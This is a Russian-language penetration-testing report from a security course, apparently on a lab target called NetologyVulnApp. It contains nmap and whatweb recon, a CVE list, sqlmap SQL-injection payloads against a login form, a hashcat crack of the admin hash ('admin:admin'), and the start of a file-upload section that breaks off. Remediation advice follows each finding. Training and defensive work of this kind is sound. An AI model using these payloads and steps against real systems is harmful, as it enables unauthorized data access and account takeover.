Отчет по дипломной работе курса «Специалист по информационной безопасности»

Track Penetration Testing


Студент: Максимов Сергей Алексеевич

2025

О г л а в л е н и е

Информация о системе

IP адрес	92.51.39.106
Исследуемые порты	8050, 7788
Информация о сервере	Domain [1427771-cg36175.tw1.ru] **8050:** ● Apache [2.4.7] ● Cookie [PHPSESSID] ● Country [RUSSIAN FEDERATION][RU] ● Email [contact@NetologyVulnApp.com] ● HTTPServer [Ubuntu Linux][Apache/2.4.7 (Ubuntu)] ● IP [92.51.39.106] ● PHP [5.5.9-1ubuntu4.29] ● Title [NetologyVulnApp.com] ● X-Powered-By [PHP/5.5.9-1ubuntu4.29] **7788:** ● Country [RUSSIAN FEDERATION][RU] ● HTML5 ● HTTPServer [TornadoServer/5.1.1] ● IP [92.51.39.106] ● JQuery ● Lightbox ● Meta-Author [www.zerotheme.com] ● Script [text/javascript] ● Title[Beemer]




```
┌──(kalilinux㉿kalilinux)-[~]
└─$ sudo nmap -sCV 92.51.39.106 -p 8050,7788
[sudo] password for kalilinux:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-22 05:54 EDT
Nmap scan report for 1427771-cg36175.tw1.ru (92.51.39.106)
Host is up (0.0040s latency).

PORT     STATE SERVICE VERSION
7788/tcp open  http    Tornado httpd 5.1.1
|_http-title: Beemer
|_http-server-header: TornadoServer/5.1.1
8050/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: NetologyVulnApp.com
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.43 seconds
```

```
┌──(kalilinux㉿kalilinux)-[~]
└─$ whatweb http://92.51.39.106:7788/
http://92.51.39.106:7788/ [200 OK] Country[RUSSIAN FEDERATION][RU], HTML5, HTTPServer[TornadoServer/5.1.1], IP[92.51.39.106], JQuery, Lightbox, Meta-Author[www.zerotheme.com], Script[text/javascript], Title[Beemer]

┌──(kalilinux㉿kalilinux)-[~]
└─$ whatweb http://92.51.39.106:8050/
http://92.51.39.106:8050/ [200 OK] Apache[2.4.7], Cookies[PHPSESSID], Country[RUSSIAN FEDERATION][RU], Email[contact@NetologyVulnApp.com], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[92.51.39.106], PHP[5.5.9-1ubuntu4.29], Script, Title[NetologyVulnApp.com], X-Powered-By[PHP/5.5.9-1ubuntu4.29]

┌──(kalilinux㉿kalilinux)-[~]
└─$ host 92.51.39.106
106.39.51.92.in-addr.arpa domain name pointer 1427771-cg36175.tw1.ru.

┌──(kalilinux㉿kalilinux)-[~]
└─$ dig 92.51.39.106

; <<>> DiG 9.20.9-1-Debian <<>> 92.51.39.106
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 64511
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;92.51.39.106.                  IN      A

;; AUTHORITY SECTION:
.                       3564    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025062403 1800 900 604800 86400

;; Query time: 15 msec
;; SERVER: 10.0.2.3#53(10.0.2.3) (UDP)
;; WHEN: Tue Jun 24 14:33:30 EDT 2025
;; MSG SIZE  rcvd: 116
```

1. Порт 8050

1.1 Файловая система порта 8050

http://92.51.39.106:8050/
- index.php
- test.php
- error.php
- about.php
- guestbook.php
- tos.php
- calendar.php
- passcheck.php
- action
- include/
- comments/
  - add_comment.php
  - delete_preview_comment.php
  - preview_comment.php
- upload/
  - .gitignore
  - againIxwsed
  - againiJ42nH
  - twister_funeXz3uM
  - twister_funxJObBz
  - testing/
    - again
    - gfhhg
  - 3/
    - .gitignore
  - doggie/
    - Dog.jpg
    - Dog.jpg.128.jpg
    - Dog.jpg.128_128.jpg
    - Dog.jpg.550.jpg
  - house/
    - My_House
    - My_House.128.jpg
    - My_House.128_128.jpg
    - My_House.550.jpg
    - hodjjgld
    - hodjjgld.128.jpg
    - hodjjgld.128_128.jpg
    - hodjjgld.550.jpg
    - our_house
    - our_house.128.jpg
    - our_house.128_128.jpg
    - our_house.550.jpg
  - flowers/
    - flowers
    - flowers.128.jpg
    - flowers.128_128.jpg
    - flowers.550.jpg
    - flweofoee
    - flweofoee.128.jpg
    - flweofoee.128_128.jpg

```
                flweofoee.550.jpg
        foos/
                Foos_ball.jpg
        quarters/
                fun
                fun.128.jpg
                fun.128_128.jpg
                fun.550.jpg
                more_quarters
                more_quarters.128.jpg
                more_quarters.128_128.jpg
                more_quarters.550.jpg
        toga/
                togas
                togas.128.jpg
                togas.128_128.jpg
                togas.550.jpg
                togasfs
                togasfs.128.jpg
                togasfs.128_128.jpg
                togasfs.550.jpg
        twister/
                twist
                twister_fun
        waterfall/
                Waterfall
                Waterfall.128.jpg
                Waterfall.128_128.jpg
                Waterfall.550.jpg
cart/
        .gitignore
        action.php
        add_coupon.php
        confirm.php
        review.php
users/
        .gitignore
        check_pass.php
        register.php
        login.php
        home.php
        logout.php
        sample.php
        similar.php
        view.php
pictures/
        .gitignore
        recent.php
        conflict.php
        conflictview.php
        high_quality.php
        purchased.php
        search.php
        upload.php
        view.php
        view_flymake.php
images/
        search_button_white.gif
        menu/
                menu_tabs.gif
```

```
admin/
        index.php
        login.php
css/
        stylings.css
        blueprint/
                print.css
                ie.css
                screen.css
                plugins/
                        fancy-type/
                                readme.txt
                                screen.css
                src/
                        forms.css
                        grid.css
                        grid.png
                        ie.css
                        print.css
                        reset.css
                        typography.css
```

1.2 Общие системные уязвимости

1.2.1 Уязвимости Apache HTTP Server 2.4.7

- **CVE-2016-2161** - CVSS 7,5 - Злокачественный ввод в модуль *mod_auth_diges*t мог вызвать сбой сервера, который продолжается даже для последующих корректных запросов.
- **CVE-2016-0736** - CVSS 7,5 - Уязвимость в модуле *mod_session_crypto*, из-за которой данные не шифровались с помощью настраиваемых алгоритмов, что позволяет злоумышленникам получить доступ к ним.

Методы защиты

- **Регулярно обновлять версию.** Последние версии содержат исправления известных уязвимостей.
- **Использовать модули безопасности.** Например, mod_security, который блокирует подозрительный трафик, или mod_evasive, защищающий сервер от атак перебора паролей и отказа в обслуживании (DoS).
- **Ограничить разрешённые HTTP-методы.** Это поможет предотвратить нежелательные действия, например, доступ к скрытым файлам или выполнение скриптов за пределами корневого каталога сайта.
- **Настроить контроль доступа.** Например, запретить доступ к скрытым файлам и директориям или контролировать методы HTTP-запросов.
- **Проводить регулярные проверки уязвимостей.** Это поможет выявить потенциальные уязвимости, которые могут быть использованы злоумышленниками.

1.2.2 Уязвимости PHP 5.5.9-1ubuntu4.29

Уязвимости связаны с неправильной обработкой определённых файлов и входных данных в PHP. Они позволяют злоумышленникам получить доступ к чувствительной информации или выполнить произвольный код.

- **CVE-2019-9022** - CVSS 7.5 - Некорректная обработкой DNS-ответов в функции dns_get_record, это позволяет вредоносным DNS-серверам вызвать некорректное использование memcpy, что приводит к чтению за пределами буфера, выделенного для DNS-данных.

- **CVE-2019-9675** - CVSS 8,1 - Переполнение буфера в функции phar_tar_writeheaders_int в файле ext/phar/tar.c.

- **CVE-2019-9637** - CVSS 7,5 - Неправильная реализация функции rename() в разных файловых системах. Это может привести к тому, что файл, который переименовывается, временно становится доступен с неправильными разрешениями, что позволяет несанкционированным пользователям получить доступ к данным.

- **CVE-2019-9638** - CVSS 7,5 - Некорректная обработка отношения maker_note->offset к value_len в функции exif_process_IFD_in_MAKERNOTE, это приводит к неинициализированному чтению данных.

- **CVE-2019-9639** - CVSS 7,5 - неинициализированное чтение в функции exif_process_IFD_in_MAKERNOTE из-за неправильной обработки переменной data_len.

- **CVE-2019-9640** - CVSS 7,5 - выход операции за границы буфера в памяти в функции exif_process_SOFn расширения EXIF.

- **CVE-2019-9641** - CVSS 9,8 - неинициализированное чтение данных в функции exif_process_IFD_in_TIFF компонента EXIF, это может привести к повреждению памяти, нарушению конфиденциальности, целостности и доступности системы.

Методы исправления

Для устранения уязвимостей рекомендуется обновить операционную систему Ubuntu 14.04 LTS до следующих версий пакетов:

- libapache2-mod-php5 — 5.5.9+dfsg-1ubuntu4.29;

- php5-cgi — 5.5.9+dfsg-1ubuntu4.29;

- php5-cli — 5.5.9+dfsg-1ubuntu4.29;

- php5-fpm — 5.5.9+dfsg-1ubuntu4.29;

- php5-xmlrpc — 5.5.9+dfsg-1ubuntu4.29.

Явный доступ к файловой системе через пути:

- comments/

- upload/

- cart/

- users/

- pictures/

- images/

1.2.3 Выявленные дополнительные уязвимости

- SQL injection Error-based
- Слабые и небезопасные пароли пользователей и администраторов
- Загрузка исполняемых файлов в файловую систему сервера и их запуск
- Небезопаные права на файлы
- Хранение секретов, конфиденциальной информации и паролей пользователей и администраторов с небезопасным хешированием
- Небезопасные конфигурации баз данных MySQL, слишком широкие права пользователей
- Нераспределенная база данных MySQL, отсутствие внешних ключей

1.3 Техническое тестирование

1.3.1 SQL injection Error-based

URL	http://92.51.39.106:8050/users/login.php
CVSS	7.5
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Не оказывает (N)
Влияние на доступность (A)	Не оказывает (N)


Описание

При неправильной настройке веб-приложений пользователю может возвращаться текст ошибки СУБД. Эту особенность можно использовать для получения ценной информации из базы данных.


Эта уязвимость может быть проэксплуатирована, когда веб-приложение уязвимо к SQL-инъекциям, но не выводит результат выполнения запроса напрямую в HTTP-ответе, то есть когда Union-based техника недоступна. Но при этом, если возникает ошибка при обработке SQL-запроса на стороне СУБД, подробный текст этой ошибки выводится пользователю.

Шаги выполнения

1. По url-адресу http://92.51.39.106:8050/users/login.php в поле username вводим значение «’ --», в поле password - любое значение



2. Получаем ответ от сервера с ошибкой базы данных




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '--' and `password` = SHA1(CONCAT('password', `salt`)) limit 1' at line 1


3. Проводим тестирование окна ввода username через автоматизированный инструмент sqlmap с параметрами «--level 2» (глубина тестирования), «--random-agent» (отправляем запросы с разных браузер-агентов), «--time-sec=2» (ожидание ответа сервер 2 секунды). В полученных логах указано, что поле username уязвимо к SQL injection Error-based:

```
┌──(kalilinux㉿kalilinux)-[~/…/share/sqlmap/output/92.51.39.106]
└─$ cat log
sqlmap identified the following injection point(s) with a total of 6949 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=test' AND 9273=9273 AND 'IvLu'='IvLu&password=test

    Type: error-based
    Title: MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: username=test' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0×716b786b71,(SELECT (ELT(3359=3359,1))),0×7170786b71,0
x78))s), 8446744073709551610, 8446744073709551610))) AND 'bPYd'='bPYd&password=test

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=test' AND (SELECT 8740 FROM (SELECT(SLEEP(2)))cqry) AND 'RYDx'='RYDx&password=test
---
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
```

4. Используя sqlmap, получаем список таблиц в базе данных:



5. Выводим содержимое интересующей нас таблицы:



Рекомендации к устранению

- Использовать параметризованные запросы (подготовленные заявления). Это поможет предотвратить SQL-инъекцию, так как пользовательский ввод будет рассматриваться как данные, а не как исполняемый код.

- Строго проверять и очищать пользовательский ввод. Необходимо убедиться, что он не содержит вредоносного контента или неожиданных символов, которые могут использоваться для внедрения SQL-команд.

- Не раскрывать чувствительную информацию в сообщениях об ошибках. Рекомендуется настроить приложение так, чтобы пользователям отображались общие сообщения об ошибках, а детальные ошибки записывались безопасно.

- Предоставлять пользователям базы данных минимальные необходимые разрешения. Нужно убедиться, что учётная запись пользователя базы данных, используемая приложением, имеет ограниченные права доступа.

- Проводить регулярные оценки безопасности, такие как тестирование на проникновение и анализ кода. Это поможет выявить и устранить уязвимости до того, как их смогут использовать злоумышленники.

1.3.2 Слабые и небезопасные пароли пользователей и администраторов

URL	http://92.51.39.106:8050/admin/login.php
CVSS	9.8
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Не оказывает (U)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Высокое (H)
Влияние на доступность (A)	Высокое (H)

Описание


К слабым относятся короткие пароли, которые используют общие слова, личную информацию или следуют предсказуемым шаблонам. Такие пароли легко взломать с помощью атак методом перебора или по словарю.


Шаги выполнения

1. Получаем пароль администратора admin из сдампленного в уязвимости выше хеша, используя инструмент hashcat и словарь паролей rockyou. Пароль admin:admin

```
┌──(kalilinux㉿kalilinux)-[~/Desktop/Netology_diplom/8050]
└─$ hashcat -a 0 -m 100 d033e22ae348aeb5660fc2140aec35850c4da997 /usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [
The pocl project]
====================================================================================================
* Device #1: cpu-penryn-Intel(R) Core(TM) i7-14700, 3824/7713 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

d033e22ae348aeb5660fc2140aec35850c4da997:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 100 (SHA1)
Hash.Target......: d033e22ae348aeb5660fc2140aec35850c4da997
Time.Started.....: Sun Jun 22 08:19:50 2025 (0 secs)
Time.Estimated...: Sun Jun 22 08:19:50 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   348.6 kH/s (0.13ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 20480/14344385 (0.14%)
Rejected.........: 0/20480 (0.00%)
Restore.Point....: 18432/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetgurl → michelle4
Hardware.Mon.#1..: Util:  4%

Started: Sun Jun 22 08:19:33 2025
Stopped: Sun Jun 22 08:19:51 2025
```

2. Успешно авторизуемся по URL http://92.51.39.106:8050/admin/login.php, получаем администраторские права управления приложением.





Рекомендации к устранению

Чтобы предотвратить уязвимость, рекомендуется использовать уникальные и сложные пароли для каждой учётной записи, регулярно обновлять их, не использовать личную информацию или общие фразы в паролях, внедрять многофакторную аутентификацию (МФА).

1.3.3 Загрузка исполняемых файлов в файловую систему сервера и их запуск

URL	http://92.51.39.106:8050/pictures/upload.php
CVSS	10
Вектор атаки (AV)	Сетевой (N)
Сложность атаки (AC)	Низкая (L)
Уровень привилегий (PR)	Не требуется (N)
Взаимодействие с пользователем (UI)	Не требуется (N)
Влияние на другие компоненты системы (S)	Оказывает (C)
Влияние на конфиденциальность (C)	Высокое (H)
Влияние на целостность (I)	Высокое (H)
Влияние на доступность (A)	Высокое (H)


Описание

